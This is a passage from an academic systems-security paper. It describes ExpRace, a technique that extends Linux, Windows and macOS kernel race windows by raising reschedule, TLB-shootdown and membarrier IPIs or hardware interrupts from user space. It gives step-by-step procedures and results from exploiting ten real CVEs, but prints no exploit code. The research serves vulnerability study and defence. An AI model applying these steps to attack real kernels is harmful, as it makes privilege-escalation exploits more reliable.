An interrupt is an input signal delivered to the processor, notifying an event that requires immediate attention. As such, an interrupt diverts the normal execution flow since a CPU core, which received the interrupt, first handles the interrupt after temporarily stopping the execution. While there are many different types of interrupts, we focus on hardware interrupts and inter processor interrupts (IPIs), which are the most relevant to ExpRace's exploitation techniques. Hardware interrupt request (IRQ) is an electric signal sent from an external hardware device to a processor through IO-APIC. This facilitates communication with operating systems. Inter Processor Interrupt (IPI) is a special type of an interrupt in multi-processor systems, which delivers the command from a CPU core to another. In Linux, there are several different types of IPIs, rescheduling IPI, wake-up IPI, stop IPI, function call IPI, etc., and each IPI transfers its own command across CPU cores. Similar to the hardware interrupt, upon receiving the IPI the respected CPU core immediately starts processing the IPI.

Method	**Relation b/w** $\texttt{Task}_x$ & $\texttt{Task}_y$	**User functions** to send an interrupt	**Metadata** determining a core to receive interrupts
Resched IPI	`thread` or `process`	`sched_setaffinity()`, `read()` – `write()`	`cpu_set_t *mask`, Wait process's core affinity
Func Call IPI (TLB shootdown)	`process`	`mprotect()`, `munmap()`	`struct mm_struct`'s `cpu_bitmap`
Func Call IPI (`membarrier`)	`process`	`membarrier()`	`struct mm_struct`'s `membarrier_state`
HW interrupt	`thread` or `process`	Send request to a device	HW interrupt's affinity

Table 2: A list of ExpRace's exploitation methods in Linux

It is worth noting that both hardware interrupts and IPIs cannot be raised from user-level code, which we attempt to address in the next section (§5).

5 Exploiting Kernel Races in Linux

This section proposes ExpRace, a new race exploitation technique, which extends the race window by indirectly raising interrupts. The rest of this section presents various exploitation methods, particularly focusing on Linux systems: (i) using reschedule IPI (§5.1); (ii) using non-reschedule IPI (TLB Shootdown IPI (§5.2.1) and `membarrier` IPI (§5.2.2)); and (iii) using hardware interrupts (§5.3).

For each IPI method, we first briefly introduce its basic working mechanism. Then we present our technique to send a corresponding IPI from the user-space. Lastly, we describe step-by-step guides to extend the race window for race exploitation.

5.1 Reschedule IPI

Reschedule IPI sends a rescheduling request from one core to another. Depending on which preemption mode the kernel has been configured, the responsive behavior is different. If `CONFIG_PREEMPT` [16] option is enabled, the core received an IPI immediately performs the rescheduling unless preemption is not explicitly forbidden through `preempt_disable()`, which in turn raises the context switch to another process. Otherwise, the rescheduling will be deferred until the task (running on the core which received the IPI) either yields the schedule voluntarily or reaches a pre-configured preemption point. However, this option is not affecting the result of our attack.

Sending Reschedule IPI from Userspace. Reschedule IPI is the IPI sent by the internal kernel function, `smp_send_reschedule()`. `smp_send_reschedule()` takes an




Figure 4: EXPRACE's exploitation method using Reschedule IPI

argument cpu, which specifies which core should receive the IPI.

We found two different methods to trigger `smp_send_reschedule()` from the user space in a controlled way (i.e., specifying a specific core or task). One method is to invoke the `sched_setaffinity()` syscall. This syscall takes an argument `pid` and `mask`, which eventually sets `cpu` of `smp_send_reschedule()` as a core running a process with the specified `pid`.

Another method is through waking up a waiting thread, which can be done as follows: 1) assign a specific core affinity to task A and change the thread's process state to waiting through a syscall such as `read()`, and; 2) wakes up the waiting thread from task B through a syscall such as `write()`. The kernel then changes task A's process state waiting to running and sends a reschedule IPI to the core, which thread A has an affinity.

Although both methods have the same result that sending rescheduling IPI to a specific core, the first method yields better performance than the second method for the two reasons. First, the wait-wake method should use two processes for sending IPI, but the method using `sched_setaffintiy()` uses one process. Second, the `sched_setaffintiy()` method can send more IPIs during the same time period than the wait-wake method. More specifically, because the wake process must wake after the wait process is completely waiting, however, the wake process doesn't have knowledge about wait process's process state immediately; it needs a time for synchronization.

Extending Race Window with Reschedule IPI. Using reschedule IPI, a race window can be extended with the following steps, as shown in Figure 4 (simplified implementation code is shown in Figure A.1). First, we create three tasks ($\texttt{Task}_x$, $\texttt{Task}_y$, $\texttt{Task}_{int}$), where $\texttt{Task}_x$ and $\texttt{Task}_{int}$ can be either a child process or concurrent thread of $\texttt{Task}_y$, respectively (shown in ❶). $\texttt{Task}_x$ and $\texttt{Task}_y$ will be used to invoke two racy syscalls (i.e., $\texttt{Syscall}_x$ and $\texttt{Syscall}_y$), and these two syscalls are assumed to raise a data race. $\texttt{Task}_{int}$ will be used to send the reschedule IPI to C_1. Note that we assume an attacker has full controls over all these user-level three tasks.

Next, each task is pinned to a specific core (i.e., $\texttt{Task}_x$ is pinned to C_0, $\texttt{Task}_y$ to C_1, and $\texttt{Task}_{int}$ to C_2) by invoking `sched_setaffinity()` (❷). Each task is pinned to a different core so as to avoid interference by each other, thereby easily enlarging the race window. After that, $\texttt{Task}_x$ and $\texttt{Task}_y$ invoke a race-raising syscall, i.e., $\texttt{Syscall}_x$ by $\texttt{Task}_x$ and $\texttt{Syscall}_y$ by $\texttt{Task}_y$ (Ⓐ). Then $\texttt{Task}_{int}$ invokes `sched_setaffinity`(C_1) (Ⓑ). This makes the kernel to (i) migrate $\texttt{Task}_{int}$ from C_2's run queue to C_1's run queue and (ii) send a reschedule IPI to C_1 (Ⓒ).

At this moment, if C_1 receives the reschedule IPI when it was executing any instruction within the race window (i.e., within T_y), C_1 stops executing $\texttt{Task}_y$ to handle the IPI (Ⓓ). After handling the IPI, it performs a context switch to $\texttt{Task}_{int}$ because this is what is instructed by the IPI (Ⓔ). As a result, the race window, T_y, is extended until $\texttt{Task}_{int}$ is switched out, and $\texttt{Task}_y$ is scheduled in again (Ⓕ).

5.2 Non-Reschedule IPI

Non-reschedule IPI refers to an IPI which is not related to rescheduling. Non-reschedule IPI can be raised to send the following commands: 1) TLB management and 2) memory barriers. We found race-window extending methods using either TLB management (§5.2.1) or memory barriers (§5.2.2), as we describe next.

5.2.1 TLB Shootdown IPI

Translation Lookaside Buffer (TLB) is a cache for translating an address from virtual to physical. Since each CPU core has its own TLB, all TLB entries across different cores should be synchronized in multi-processor systems. Otherwise, incorrect translation may be performed by the core, which refers to outdated TLB entries (i.e., one core updates access permissions or release the memory page, but such an update is not accordingly synchronized with other cores' TLB entries). As such, modern operating systems implement a TLB shootdown mechanism to ensure that TLB entries are synchronized across different cores.

In order to implement the TLB shootdown mechanism, x86-based operating systems rely on TLB shootdown IPI [3]. More specifically, since the kernel code running on one CPU core cannot directly flush the TLB of other CPU cores, it sends TLB shootdown IPI to other CPU cores. Once receiving the IPI, the recipient CPU core immediately stops the currently running task and flushes the TLB such that it does not refer to outdated TLB entries.

More specifically, if any page table entry is to be updated by a CPU core, the kernel has to send IPI to other CPU cores

[3] Not all architectures rely on IPI to implement the TLB shootdown. For instance, ARM supports the `tlbi` instruction, which flushes the TLB of all CPU cores.




Figure 5: EXPRACE's exploitation method using TLB shootdown IPI




Figure 6: EXPRACE's exploitation method using `membarrier` IPI

having the same entry. Thus, the kernel refers to `cpu_bitmap` in `mm_struct`, which has the list of cores that may have the same page table entry [2].

Sending TLB Shootdown IPI from Userspace. From userspace, TLB shootdown can be triggered through syscalls that update the page table, such as `mprotect()` or `munmap()`. These syscalls first flush the TLB of the currently running CPU core, and then send TLB shootdown IPI to other CPU cores. Note that the IPI will be sent to the CPU cores, which may have out-dated TLB entries as the kernel maintains the information on which CPU cores may have out-dated TLBs (i.e., `cpu_bitmap` in `mm_struct`).

Extending Race Window with TLB Shootdown IPI. Leveraging TLB shootdown IPI, the race window can be extended through the following steps, as shown in Figure 5 (simplified implementation code is shown in Figure A.2). First, three tasks, Task$_x$, Task$_y$, and Task$_{int}$ are created (shown in ❶), where Task$_x$ should be the child process of Task$_y$ and Task$_{int}$ should be a concurrent thread of Task$_y$. Task$_x$ and Task$_y$ are for invoking race-triggering syscalls, Syscall$_x$ and Syscall$_y$, respectively, and Task$_{int}$ is for sending the TLB shootdown IPI.

Note that Task$_x$ and Task$_y$ must not be the same process (i.e., created through `fork()`, not through `pthread_create()`). This is because Task$_x$ and Task$_y$ should not refer to the same `mm_struct`. Also, using `fork()` ensures that Task$_x$ and Task$_y$ have their own copy of `mm_struct`. If Task$_x$ and Task$_y$ are the same processes (but different threads), they would reference the same `mm_struct`. In this case, `cpu_bitmap` is set for both Task$_x$ and Task$_y$, so IPI will be sent to both C_0 (the core running Task$_x$) and C_1 (the core running Task$_y$). For a similar reason, Task$_y$ and Task$_{int}$ should be the same process.

Next, each task is pinned to different cores using `sched_setaffinity()`, i.e., Task$_x$ is pinned to C_0, Task$_y$ to C_1, and Task$_{int}$ to C_2 (❷). Then either Task$_y$ or Task$_{int}$ allocates a memory page (say M) using `mmap()`, which will be used to raise the TLB shootdown (❸).

After that, Task$_x$ and Task$_y$ invoke race-raising syscalls, Syscall$_x$, and Syscall$_y$, respectively (Ⓐ). At this moment, if Task$_{int}$ modifies the permission of the previously allocated memory page (i.e., M) using `mprotect()` (Ⓑ), the kernel first flushes the TLB of C_2. Moreover, the kernel also sends a function call IPI to C_1 since C_1 is set in `cpu_bitmap` in `struct mm_struct` for the M (Ⓒ). If C_1 receives the function call IPI when executing the race window (i.e., within T_y), C_1 immediately stops executing Task$_y$ and starts handling IPI (Ⓓ). As a result, the race window is extended until the end of IPI handling (which is performed through `native_flush_tlb_one_user()`).

5.2.2 Memory Barrier IPI

`membarrier` in Linux is a syscall, controlling the memory access orders in multi-processor systems. Since `membarrier` needs to activate a memory barrier on specific threads, it relies on an IPI mechanism to notify specific cores running those threads.

Sending Memory Barrier IPI from Userspace. Unlike other IPIs that we introduced before, the Linux kernel provides the syscall interface `membarrier`, which sends the memory barrier IPI from the user space. Thus, a user task can invoke the syscall `membarrier` to deliver the memory barrier IPI.

Extending Race Window with Memory Barrier IPI. In order to extend the race window, we utilize membarrier syscalls in the following steps as shown in Figure 6 (implementation code is shown in Figure A.3). First, two tasks, Task$_x$ and Task$_y$, are created (which will execute race-raising syscalls) as well as Task$_{int}$ to send Memory Barrier IPI (shown in ❶). Here, since Task$_x$ and Task$_y$ must have different `mm`, Task$_x$ is created through `fork()` from Task$_y$. On the contrary, since Task$_y$ and Task$_{int}$ must have the same `mm`, Task$_{int}$ is created through `pthread_create()` from Task$_y$. Next, each task is pinned to its own core using `sched_setaffinity()` (❷). Then Task$_y$ or Task$_{int}$ invokes the membarrier syscall to register the process to use memory barrier (❸).

Task$_x$ and Task$_y$ invoke race-raising syscalls, Syscall$_x$, and Syscall$_y$, respectively (Ⓐ). After that, as Task$_{int}$ invoke the membarrier syscall with expedited option (Ⓑ), the




Figure 7: EXPRACE's exploitation method using HW interrupts

kernel sends the membarrier IPI to C_1 (Ⓒ). This is because $\texttt{Task}_y$ (which is running on C_1) reference the same `struct mm_struct` as $\texttt{Task}_{int}$. Once receiving the membarrier IPI, $\texttt{Task}_y$ is switched out from C_1 to handle the IPI through `ipi_mb()` (Ⓓ). If this IPI is delivered when executing T_y, the race window is extended.

5.3 Hardware Interrupts

Hardware interrupt request (IRQ) is an electric signal sent from an external hardware device to a processor through IO-APIC. This facilitates communication with operating systems.

Sending Hardware Interrupts from Userspace. If the IRQ is issued, an interrupt controller delivers the interrupt to a certain CPU core to handle the interrupt, which in turn executes an interrupt service routine (ISR). The interrupt controller allows the kernel to specify which CPU core is responsible for which interrupt through bit masking. This allows the kernel to optimize the performance as it directly delivers an interrupt to a dedicated core instead of selecting the core using some other algorithm (e.g., a round-robin).

In Linux, such a specification can be checked by reading the file in `procfs`, `/proc/irq/#/smp_affinity`, where `#` denotes an IRQ number. Taking an example in our experimental environment, the default kernel configuration is that the `enp2s0` device is assigned to IRQ 122, which is destined to be served by CPU core 11.

This IRQ cannot be sent from userspace directly because it requires the kernel privilege. Therefore, we devise an indirect way to send the IRQ from userspace: i) send a request from userspace to a device; ii) in response to the request, the device issues the IRQ to the kernel. We found several different indirect ways: 1) send TCP request to the ethernet device and the device issues IRQ to the kernel to process the packet; 2) send disk request using file read or write, disk controller device(e.g., AHCI device) issues IRQ to the kernel to signal that a disk request has been fulfilled.

Extending Race Window with Hardware Interrupts. The race window can be extended with the following steps, as shown in Figure 7 (implementation code is shown in Figure A.5). First, two tasks, $\texttt{Task}_x$ and $\texttt{Task}_y$, are created (which will execute race-raising syscalls) as well as $\texttt{Task}_{int}$ to send the TCP request to the ethernet device (shown in ❶). Note that $\texttt{Task}_x$ and $\texttt{Task}_{int}$ can be either a child process or concurrent thread of $\texttt{Task}_y$, respectively, because HW interrupt delivery mechanism is irrespective of its process/thread relationship. Next, by checking `/proc/irq/#/smp_affinity`, we retrieve the CPU core number, which has an affinity to the subjected IRQ (❷). To simplify the description, we assume that the ethernet device has an affinity for cpu C_1.

Then, each task is pinned to a specific core (❸). After that, $\texttt{Task}_x$ and $\texttt{Task}_y$ invoke a race-raising syscall, i.e., $\texttt{Syscall}_x$ by $\texttt{Task}_x$ and $\texttt{Syscall}_y$ by $\texttt{Task}_y$ (Ⓐ). $\texttt{Task}_{int}$ sends the TCP request to itself (i.e., an external IP address of a local machine) (Ⓑ). Then in order to process the request packet, the ethernet device issues an IRQ to C_1 (Ⓒ).

If C_1 receives the IRQ within the time frame of T_y, the kernel thread for $\texttt{Task}_y$ switches to the corresponding interrupt service routine (ISR) (Ⓓ). After completing the ISR, C_1 returns back to the kernel thread for $\texttt{Task}_y$. As a result, the race window (T_y) is extended as much as the execution time of the ISR.

OS	Reschedule IPI	Function Call IPI (TLB shootdown)	HW interrupt
Windows	✔	✔	✔
OS X	✗	✔	✗

Table 3: EXPRACE's exploitation summary on other OSes

6 Exploiting Kernel Races in Other OSes

In order to understand if the race window extension mechanism proposed in §5 works for other operating systems, this section studies if it also works for two other popular operating systems: Microsoft Windows (§6.1) and MAC OS X (§6.2). The research challenge here is that these are proprietary kernels, so their detailed internal mechanism is difficult to understand. Note that we have studied all the methods except `membarrier` (§5.2.2), as `membarrier` is a unique feature only available in Linux.

To summarize (shown in Table 3), in the case of Windows we confirmed that all the race enlarging methods (except `membarrier`) presented in §5 also work. In the case of MAC OS X, we confirmed that the TLB shootdown IPI works but reschedule IPI would not work. We were not able to do a meaningful study on HW interrupts on OS X due to the lack of internal information.

6.1 Microsoft Windows

Reschedule IPI. We found that Windows's preemption mode is mostly similar to that of Linux's `CONFIG_PREEMPT` mode. The key difference between Windows and Linux is that Windows takes account of thread's priority [42]. More precisely,

if a new thread is enqueued for rescheduling in Windows, that new thread is only rescheduled if it has a higher priority than a currently running thread. As a result, Windows keeps elevating the priority of that new thread so that it can take a chance to be rescheduled.

Therefore, compared to the reschedule IPI method for Linux (§5.1), we modified two things to work for Windows: (i) use a different syscall for setting up a thread's CPU affinity (i.e., `SetThreadAffinityMask()` in Windows) and (ii) additionally invoke a syscall to set the high priority using `SetThreadPriority()`.

TLB Shootdown IPI. Similar to Linux, the TLB shootdown mechanism is carried out by sending IPI. Thus, we confirmed that the race window could be mainly extended by the same method introduced in §5.2.1. The difference is platform-dependent syscall uses (more precisely, WinAPI in the Windows terminology), i.e., we used `VirtualAlloc()`, `VirtualProtect()`, and `VirtualFree()` to allocate, modify, and free the memory page, respectively.

HW Interrupt. Windows also offers a kernel feature that each device driver can configure an affinity policy, such that each can declare a set of CPU cores to serve relevant hardware interrupts. Specifically, the affinity policy can be configured in the device's INF file or registry settings (e.g., `#Device ParametersInterrupt registry` [41]).

However, in our experimental setup (§7), all device drivers installed on the machine are configured to have no core affinity. In other words, all device drivers are handled in a round-robin order. Although this may imply that the extension method with HW interrupt (§5.3) cannot be used for Windows, still this brings a significant benefit in extending the race window. Theoretically, if there are k different cores in the machine, the HW interrupt-based method in Windows would have k times less efficient than Linux. This is because in Windows it is possible that the IPI can be served by $k-1$ irrelevant cores due to the round-robin, while in Linux it is always served by the dedicated core.

6.2 Mac OS X

Reschedule IPI. Although Mac OS X kernel is designed to support a preemption mode, its default configuration is a non-preemption mode, and the configuration cannot be changed [20]. We developed the similar exploitation attack as shown in §5.1, but the exploitation failed and it was challenging for us to simply understand why it fails due to the limited internal information.

TLB Shootdown IPI. Similar to Linux, Mac OS X sends an IPI to the CPU core which has a TLB entry to be flushed. Since Mac OS X is UNIX-based operating systems, we confirmed that the race window extension method is shown in §5.2.1 also works on Mac OS X as well—i.e., using similar OS X system calls including `mmap()`, `mprotect()`, and `munmap()`, we were able to raise TLB shootdown IPI, thereby extending the race window (i.e., T_y).

HW Interrupt. OS X does not provide internal information on hardware interrupts, so we could not understand whether IRQ handling mechanisms in OS X involve the core affinity. We developed a similar exploitation attack, as shown in §5.3, but it does not work and we were not able to understand the reason due to lack of information.

7 Evaluation

This section aims at evaluating the exploitation effectiveness of ExpRace. First, we used ExpRace to exploit 10 real-world multi-variable races in Linux (§7.1). Then to understand more detailed aspects of real-world exploitation, we developed and exploited synthetic multi-variable races in Linux (§7.2). Lastly, we launched the synthetic multi-variable races on Windows and Mac OS X, testing if ExpRace also works for OSes other than Linux (§7.3).

Experimental Setup. For the experiments on Linux, we ran Ubuntu 18.04.3 LTS on Intel i7-8700 (3.20GHZ) with 32 GB of memory, which enabled the `CONFIG_PREEMPT_VOLUNTARY` option (which is a default configuration for desktop machines). For the experiments on Microsoft Windows, we ran Windows 10 version 1909 (OS build 18363.592) on Intel i7-8700 (3.20GHZ) with 32 GB of memory. For the experiments on Mac OS X, we ran macOS 10.14 (19A583) on Mac mini (2018) on Intel i5-8500B (3.00GHz) with 8 GB of memory.

Evaluation Methods. Throughout this evaluation section, we varied the exploitation method as follows: `Baseline` refers to the brute-force attack without ExpRace. `Reschedule` refers to the brute-force attack with ExpRace's reschedule IPI method (§5.1). `membarrier` refers to the brute-force attack with ExpRace's membarrier IPI method (§5.2.2). `TLB shootdown` refers to the brute-force attack with ExpRace's TLB shootdown IPI method (§5.2.1). `HW interrupt` refers to the brute-force attack with ExpRace's hardware interrupt method (§5.3).

7.1 Exploiting Real-World Races in Linux

Real-World Exploitation Setup. In order to demonstrate that ExpRace is truly effective in exploiting race vulnerabilities, we used ExpRace to exploit 10 real-world multi-variable races in Linux listed in Table 1. We utilized publicly available exploits for CVE-2019-1999 and CVE-2019-2025. Since the rest eight do not have publicly available exploits, we developed an exploit for the rest eight. We run the vulnerable kernel version of each vulnerability to launch the exploitation: CVE-2017-15265 on v4.13.5; da1b9564 on v4.18-rc3; 4842e98f on v4.4.19; and all the other vulnerabilities on v4.19.0.




Figure 8: A workflow of synthetic race exploitation evaluation

These 10 real-world vulnerabilities are non-inclusive multi-variable races, and its T_x and T_y are measured, as shown in Table 4. For each vulnerability, we attempted to exploit for 24 hours at maximum (i.e., simply taking an infinite loop to trigger the race) while varying an exploitation method to enlarge T_y. Note that once the exploitation is successful, we stopped the experiment due to the following two reasons: i) kernel crashes due to memory corruption; (ii) even if not crashing, the kernel is in an abnormal state that the race cannot be triggered again. The only reliable way is to reboot the system, which requires non-trivial evaluation efforts.

Real-World Exploitation Results. The overall results are shown in Table 4. Without ExpRace, the 24-hours long exploitation attempts were failed for all 10 real-world vulnerabilities as expected (shown in `Baseline` column). Using `Reschedule`, three vulnerabilities were successfully exploited within 66 seconds, while the rest seven cases were failed. These failed cases were related to the fact that the length of an enlarged race window $T_{y'}$ is smaller than $T_x - T_y$, which we further study shortly. Using membarrier IPI, three cases were successfully exploited. It failed to exploit five cases (i.e., CVE-2019-6974, CVE-2019-1999, 11eb85ec, 1a6084f8, and e20a2e9c) due to the small $T_{y'}$. With TLB shootdown, seven cases were successfully exploited. With hardware interrupts, all 10 cases were successfully exploited. Note that membarrier and TLB shootdown cannot be applied to exploit CVE-2019-6974 and da1b9564, as these require that the two racy syscalls should be invoked from the same process, which cannot be supported by these methods.

Accuracy of Probability Model. To interpret these results using the exploitation probability model (i.e., $P^{\text{ExpRace}}_{\text{multi}}$), we also collected the number of relevant events during the exploitation (shown in Table A.1). This confirms that ExpRace's exploitation is feasible within a reasonable time (i.e., at most 118 seconds).

7.2 Exploiting Synthetic Races in Linux

7.2.1 Design Synthetic Races

To perform an in-depth study on the effectiveness of ExpRace, we created a synthetic race vulnerability for Linux. This vulnerability is implemented as a device driver, which takes two syscalls from userspace, $Syscall_x$ and $Syscall_y$, where two syscalls have multi-variable race vulnerability on two global variables `P1` and `P2`. In order to check if the race exploitation was successful, we designed the vulnerability such that $Syscall_x$ returns 0x1337 if successful. Otherwise, it returns zero. We also inserted two `for` loops, one in between Ⓐ and Ⓓ and the other in between Ⓑ and Ⓒ, so that we can control T_x and T_y by modifying the number of loop iterations (i.e., `LOOPNUM_A` for T_x and `LOOPNUM_B` for T_y). Note that we cannot precisely control CPU cycles of T_x and T_y as it is indirectly impacted by executed instructions.

To successfully exploit this race, the initialization stage is similar to the attack shown in §5. The important thing is that the execution should occur in the following order: Ⓐ ≫ Ⓑ ≫ Ⓒ ≫ Ⓓ. When trying each race window enlarging method, we performed the necessary steps to trigger IPI or interrupts as described in §5 (i.e., creating `Task`$_{int}$ and invoking a set of syscalls from `Task`$_{int}$). Similar to the real-world exploitation case, we kept invoking `Syscall`$_x$ and `Syscall`$_y$ while varying an exploitation method. We repeated the above mentioned exploitation for one minute since one minute was enough to collect a meaningful number of data as we show next.

7.2.2 Synthetic Race Exploitation Results

We launched an exploitation as described in §7.2.1 so as to clearly interpret the exploitation result against real-world races (shown in Table 4). In order to simulate T_x and T_y of real-world cases, we picked four different T_y, and launched the exploitation for each T_y while varying T_x. For each T_x and T_y pair, we launched an exploitation for one minute and measured the following information: the number of total trials, the number of successful exploitation, and the number of issued interrupts.

The results of the synthetic exploitation are shown in Figure 9. Each subfigure is the result of fixing T_y at around 17, 41, 130, and 1135 cycles, and X-axis represents T_x and Y-axis represents the number of successful exploitation after trying one minute.

Overall, the `baseline` method only shows the success case if $T_x < T_y$ (implicating the inclusive multi-variable race), and it does not show any success case for if $T_x > T_y$ (implicating the non-inclusive multi-variable race). Moreover, TLB shootdown is the most effective when T_x is less than 1,500 cycles. This is because it takes less time to invoke TLB shootdown by `Task`$_{int}$, so it issues a large number of IPIs compared to other exploitation methods. Hardware interrupts show the stable success number over T_x, because T_E (i.e., an enlarged

Vulnerability	Success (Time taken until the first success)					Average Cycles			
	`Baseline`	`Reschedule`	`membarrier`	`TLB shootdown`	`HW interrupt`	T_x	T_y	$T_{\texttt{Syscall}_x}$	$T_{\texttt{Syscall}_y}$
CVE-2019-6974	✗ (> 24 hours)	✗ (> 24 hours)	✗ (Cannot apply)	✗ (Cannot apply)	✔ (< 30 sec)	1,210	18	3,818	7,102
CVE-2019-2025	✗ (> 24 hours)	✔ (< 34 sec)	✔ (< 10 sec)	✔ (< 10 sec)	✔ (< 25 sec)	600	50	8,131	227,538
CVE-2019-1999	✗ (> 24 hours)	✗ (> 24 hours)	✗ (> 24 hours)	✔ (< 60 sec)	✔ (< 70 sec)	1,800	150	52,285	623,597
CVE-2017-15265	✗ (> 24 hours)	✔ (< 66 sec)	✔ (< 60 sec)	✔ (< 60 sec)	✔ (< 80 sec)	450	35	9,893	17,893
11eb85ec... [35]	✗ (> 24 hours)	✗ (> 24 hours)	✗ (> 24 hours)	▲ (< 30 sec)	✔ (< 70 sec)	2,515	113	54,389	18,296
1a6084f8... [53]	✗ (> 24 hours)	✗ (> 24 hours)	✗ (> 24 hours)	▲ (< 40 sec)	✔ (< 60 sec)	2,363	158	56,275	13,499
20f2e4c2... [36]	✗ (> 24 hours)	✗ (> 24 hours)	✗ (> 24 hours)	✔ (< 20 sec)	✔ (< 45 sec)	1,580	122	50,755	6,392
4842e98f... [32]	✗ (> 24 hours)	✔ (< 31 sec)	✔ (< 15 sec)	✔ (< 10 sec)	✔ (< 25 sec)	730	120	11,704	28,363
da1b9564... [33]	✗ (> 24 hours)	✗ (> 24 hours)	✗ (Cannot apply)	✗ (Cannot apply)	✔ (< 118 sec)	2,250	18	349,342	176,165
e20a2e9c... [34]	✗ (> 24 hours)	✗ (> 24 hours)	✗ (> 24 hours)	▲ (< 30 sec)	✔ (< 30 sec)	13,121	1,153	109,873	19,503

Table 4: Exploitation results on real-world race vulnerabilities in Linux. ✔: the exploitation is successful within 24 hours; ▲: The extended cycle by TLB shootdown IPI are vary depends on the number of pages. The exploitation with 1 page isn't successful for given 24 hours but successful with a number of pages; ✗: the exploitation has failed for given 24 hours. The time enclosed in a parentheses denotes the time taken for the first exploitation success.

cycles) is larger than all plotted T_x values (i.e., according to our measurement shown in §7.2.3, T_E is measured to be about 14,103 cycles for hardware interrupts, respectively).

In each subfigure, annotated vertical lines indicate when T_x and T_y are similar as those of real-world vulnerability. When T_y is about 17 cycles (Figure 9-a-1), it can be explained why da1b9564 can be exploited by the hardware interrupt—the hardware interrupt maintains its success number even if T_x is more than 2,250 cycles. All other methods failed to maintain its success number before reaching 2,250 cycles of T_x. Note that membarrier and TLB shootdown also failed to maintain the success number, implying that even if it can be applied to da1b9564 (irrespective of the process/thread issue), it would have failed to exploit. In probability model Figure 9-a-2, hardware interrupt only success when T_x is about 2,250 cycles.

The rest sub-figures, from Figure 9-b-1 to d-1, also show consistent results as Figure 9-a-1. In particular, when T_y is {41, 130, 1135} cycles, {CVE-2017-15265, CVE-2019-1999, CVE-2019-2025, 11eb85ec, 1a6084f8, 20f2e4c2, 4842e98f, e20a2e9c} can be exploited by all ExpRace's methods, respectively. However, the `baseline` method failed for all the above eight, showing consistent results as the real-world exploitation results. For CVE-2019-1999, only `TLB shootdown` and `HW interrupt` were successful, which is also consistent with the real-world exploitation results.

Figure 10 shows the number of related events — $\texttt{Syscall}_x$, $\texttt{Syscall}_y$, the number of interrupts (including both hardware interrupts and IPIs) — during the exploitation. During this one minute, the number of $\texttt{Syscall}_x$ were similar for all exploitation methods (i.e., about 250M) because the handling mechanism of $\texttt{Syscall}_x$ is not impacted by varying the exploitation method.

On the contrary, the number of $\texttt{Syscall}_y$ varies. The baseline method had the biggest number because $\texttt{Syscall}_y$ handling was not interfered by the interrupt. All other methods have less because execution of $\texttt{Syscall}_y$ stalls for a while once receiving an interrupt.

In terms of the number of interrupts, there were no interrupts while trying `baseline`. `membarrier` had the biggest number of interrupts, which seems to be related to the fact the `membarrier` IPI is the lightest compared to the others, so it can be quickly delivered. `HW interrupt` had the smallest among ExpRace's exploitation methods, implying that its interrupt issue logic is the slowest.

Accuracy of Probability Model. Overall, both synthetic evaluation results and probability model results decrease sharply at a specific x-axis value. As shown in Figure 9-d-1, the number of successes is sharply decreased after T_x is bigger than 16,000 cycles. Similarly, as shown in Figure 9-d-2, the number of success is sharply decreased after T_x is bigger than 15,000 cycles. We note that the slight difference between these two results seems to be due to the measurement errors. While all the cycles are fixed values in the probability model, measured cycles in the synthetic experiments can have measurement errors due to the noise.

7.2.3 Length of Enlarged Race Windows

To clearly see how much a race window is enlarged, we measured cycles of $T_{y'}$ when exploiting the synthetic race. More specifically, we fixed T_x and T_y as 539 and 25 cycles, respectively. Then we instrumented `rdtsc` at two places to measure $T_{y'}$: (i) right before line 23 in Figure A.4 (i.e., Ⓐ in Figure 8) and (ii) right after line 27 Figure A.4 (i.e., Ⓓ in Figure 8).

